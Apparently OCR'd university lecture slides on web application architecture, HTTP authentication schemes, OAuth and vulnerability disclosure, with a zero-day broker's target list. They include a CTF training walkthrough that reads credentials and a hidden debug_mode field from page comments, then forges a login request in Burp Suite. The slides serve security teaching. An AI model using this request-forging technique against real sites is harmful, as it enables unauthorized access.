
Pros:

- browser is doing little work (it is mainly a “viewer”)
- Simple logic: most things are done by the server

Cons:

- Hard to scale: large load on the server
- Decoupling: what if want to support a mobile app that has its own way of rendering the content?

Web Applications: modern approach




The browser is in charge of building the HTML page using the static resources and the response from the REST API.

Most static resources are cached by CDN

The server is processing the requests, serializing (JSON) the data that should be shown in a page. HTML code is not dynamically generated.

Web Applications: modern approach (2)



Pros:

- the server is mainly serving static resources and computing the minimal data required for a response
- Clear separation between frontend and backend, making easier to support other client platforms (e.g., mobile app)

Cons:

- Extremely advanced client frameworks

Web Applications: modern approach (3)

Modern client web frameworks propose the Single-Page Application (SPA) paradigm:

- there is only a single page that is doing all the work. Depending on the URL, the page is built and rendered in different ways.
- when the user clicks something, the page performs a REST request, waits for the response and then renders the new content
- the client framework dynamically modifies the DOM
- there is no need thus reload from scratch the page for each user interaction
- better response time and better user experience
- It is very hard to inspect the code for a human or a bot (e.g., a search engine)

Web Applications: modern approach (4)

HTTP was not designed for a continuous interactions and push notifications.

Modern browsers support **WebSocket**:

```
const socket = new WebSocket('ws://example.com:1234/updates');

// Fired when a connection with a WebSocket is opened,
socket.onopen = function () {
  setInterval(function() {
    if (socket.bufferedAmount == 0)
      socket.send(getUpdateData());
  }, 50);
};

// Fired when data is received through a WebSocket,
socket.onmessage = function(event) {
  handleUpdateData(event.data);
};
```

WEB AUTHENTICATION

HTTP Basic Authentication

HTTP defines with [RFC 7617](#) an HTTP transaction for basic authentication:

- The client request a page, e.g.:
GET / HTTP/1.1
- The server replies with:
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm=<name-realm>
- The client gets the username/password from the user with, e.g., a popup and sends:
GET / HTTP/1.1
Authorization: Basic <BASE64(username:password)>

↳ not encrypted, everybody can read it

HTTP Digest Authentication

HTTP defines with [RFC 7616](#) an HTTP transaction for basic authentication:

- The client request a page, e.g.:

GET / HTTP/1.1

- The server replies with:

HTTP/1.1 401 Unauthorized

reuse once

WWW-Authenticate: Digest realm=<name-realm> nonce=<nonce>

opaque=<opaque> algorithm=<algorithm> qop=auth

algorithm is a cryptographically secure hash function (default: MD5)

HTTP Digest Authentication (2)

HTTP defines with [RFC 7616](#) an HTTP transaction for basic authentication:

- The client gets the username/password from the user with, e.g., a popup and sends:

GET / HTTP/1.1

**Authorization: Digest realm=<name-realm> nonce=<nonce> user=<user>
opaque=<opaque> response=<digest> nc=<counter> cnonce=<cnonce>**


where

*Hacker can't read from the traffic username
and password*

**digest = HASH(HASH(<username>:<name-realm>:<passwd>):
<nonce>:<counter>:<cnonce>:auth:HASH(GET:/))**

OAuth and Single Sign On (SSO)

- The user has an account on a service provider (Google, Facebook, Linkedin, etc.), also called Identity Provider (IdP)
- The client wants to access a protected resource on a server.
- The server generates a grant code for the client
- The client interacts with IdP, obtaining an access token, which is sent to the server
- The server validates by interacting with IdP, getting also user attributes.



[image credits]

Training challenge #13

URL: <https://training13.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Getting into a system is not always easy... unless... the page leaks crucial information!

Byte Information Exchange



username

password

Enter

WebHackIT

Analysis

- It is a web application that asks username/password
- The description is hinting that the page is leaking some crucial information

....let's try to carefully check the page!

Solution (1)

We see two comments:

- the first one is suggesting a username/password
- the second one is exposing a hidden POST key/value

```
48 .form-signin .form-control {
49   position: relative;
50   box-sizing: border-box;
51   height: auto;
52   padding: 10px;
53   font-size: 16px;
54 }
55
56 .form-signin .form-control:focus {
57   z-index: 2;
58 }
59
60 .form-signin input[type="email"] {
61   margin-bottom: -1px;
62   border-bottom-right-radius: 0;
63   border-bottom-left-radius: 0;
64 }
65
66 .form-signin input[type="password"] {
67   margin-bottom: 10px;
68   border-top-left-radius: 0;
69   border-top-right-radius: 0;
70 }
71 </style>
72
73 </head>
74
75 <body class="text-center">
76 <form class="form-signin" method="post">
77 <h1>Byte Information Exchange</h1>
78 
84   <input type="password" class="form-control" id="pass" name="pass" placeholder="password">
85   <!--
86   <input type="hidden" class="form-control" id="debug_mode" name="debug_mode" placeholder="1" value="0">
87   -->
88 </div>
89 <button class="btn btn-lg btn-primary btn-block" type="submit">Enter</button>
90 <p class="mt-5 mb-3 text-muted">WebHackIT</p>
91 </form>
92 </body>
93 </html>
```

Solution (2)

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. There are two main sections for decoding. The top section has the input 'demo' and the output 'ZGVtbw=='. The bottom section has the input 'ZGVtbw==' and the output 'demo'. Both sections include a 'Text' radio button (selected), a 'Hex' radio button, and a 'Smart decode' button. To the right of each section are dropdown menus for 'Decode as ...', 'Encode as ...', and 'Hash ...'.

Using Decoder in Burp Suite, we can quickly get base64("demo")

Solution (3)

Using the Repeater in Burp Suite, we can forge a new request, using the computed password and adding the additional POST key/value

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request with the following parameters:

- POST / HTTP/2
- Host: training13.webhack.it
- Cookie: challenge_auth_token=eyJhbGciOiJIUzI1NiIsInRS... (redacted)
- Content-Length: 36
- Cache-Control: max-age=0
- Sec-Ch-Ua: "Chromium";v="95", "Not A Brand";v="99"
- Sec-Ch-Ua-Mobile: ?0
- Sec-Ch-Ua-Platform: "Linux"
- Upgrade-Insecure-Requests: 1
- Origin: https://training13.webhack.it
- Content-Type: application/x-www-form-urlencoded
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchangelng;q=0.9
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Referer: https://training13.webhack.it/
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.9
- user=demo&pass=ZGVtbw==&debug_mode=1

The Response pane shows the HTML response from the server, which includes a form for a password guess. The INSPECTOR pane provides detailed information about the request attributes, query parameters, body parameters, and response headers.

License

<https://creativecommons.org/licenses/by-nc-sa/2.0/>



Web Security:

Part I

Emilio Coppa

coppa@diag.uniroma1.it

Sapienza University of Rome

The Cost of Vulnerabilities

DEFINITIONS

- A vulnerability is a weakness which allows an attacker to reduce system's information assurance.
- A vulnerability is the intersection of three elements:
 - a system susceptibility or flaw
 - attacker access to the flaw *→ not all bugs are exposed to attacker*
 - attacker capability to exploit the flaw

DEFINITIONS

- Causes:

- Bugs
- Design defects
- Misconfigurations
- Aging

→ high level cause, wrong way to put together the pieces

- Fostering factors


- System complexity
- Connectivity
- Incompetence

→ handling multiple components is very difficult, also
new technology can be complex, creates multiple
layers

MOTIVATIONS

- Vulnerability in software is one of the major reasons for insecurity
 - 20 flaws per thousand lines of code (Dacey 2003)
 - Steady increase in vulnerability exploitations
- Fully secure software is unlikely
- 95% of breaches could be prevented by keeping systems up-to-date with patches (Dacey 2003)

Source: 25 Years of Vulnerabilities: 1988-2012,



VULNERABILITY LIFE CYCLE

- **CREATION**

- **DISCOVERY**


- Malicious users
- Benign users (final users, security firms, researchers, ...)

- **EXPLOITATION**


- **DISCLOSURE**

- Keep it secret
- Publicly disclose
- Sell

- **PATCH**



VULNERABILITY LIFE CYCLE: WHO PAYS THE COST?



Source: S. Frei, D. Schatzmann, B. Plattner and B. Trammell, Modelling the Security Ecosystem - The Dynamics of (In)Security,

RESPONSIBLE DISCLOSURE

- Forget about malicious users
- What process should a responsible user follow to disclose the vulnerability?
 - No consensus
 - Different vendors provides different guidelines for disclosure
 - CERT (Computer Emergency Response Team) allows a 45-days grace period. OIS allows a 30-days grace period
 - Security firms follow their internal guidelines

before made public the vulnerability

DISCLOSURE POLICY EFFECTS

- **Full Vendor Disclosure**

- Promotes secrecy
- Gives full control of the process to the vendor

could be very bad, could not solve fast the problem without disclosure.


- **Immediate Public Disclosure**

- Promotes transparency
- Gives the vendor a strong incentive to fix the problem
- Allows vulnerable users to take intermediate measures
- Immediate exposure to risks

- **Hybrid Disclosure**

- Promotes both secrecy and transparency


Google VRP, 2018



- Total Google Vulnerability Reward Program payouts, covering regular user-facing products (including web applications)
- 3.4 million \$ of total rewards in 2018


Source: <https://www.arturjanc.com/usenix2019/>

HackerOne Top 10, 2018



→ **Bubble size represents volume of reports, Y-axis represents that Weakness Types percent of the total bounties paid to all Top 10 combined**

HackerOne Top 10, 2018



- Bubble size represents volume of reports, Y-axis represents that Weakness Types percent of the total bounties paid to all Top 10 combined
- Only 6 vulnerability types are on the OWASP Top 10, XXE is #15

Eligible Research

We acquire zero-day exploits and innovative security research related to the following products:

Operating Systems

Remote code execution or local privilege escalation, or VM escape:

- Microsoft Windows
- Linux / BSD
- Apple macOS
- ESXi / HyperV

Web Browsers

Remote code execution, or sandbox bypass/escape, or both:

- Google Chrome
- Microsoft Edge
- Mozilla Firefox
- Apple Safari

Clients / Files

Remote code execution or information disclosure:

- MS Office (Word/Excel)
- MS Outlook / Mail App
- Mozilla Thunderbird
- Archivers (7-Zip/WinRAR/Tar)

Mobiles / Smartphones

Remote code execution, or privilege escalation, or any other research:

- Apple iOS
- Apple watchOS
- Android
- Windows Mobile

Web Servers

Remote code execution or information disclosure:

- Apache HTTP Server
- Microsoft IIS Server
- nginx web server
- PHP / ASP
- OpenSSL / mod_ssl

Email Servers

Remote code execution or information disclosure:

- MS Exchange
- Dovecot
- Postfix
- Exim
- Sendmail

Web Apps / Panels

Remote code execution or information disclosure:

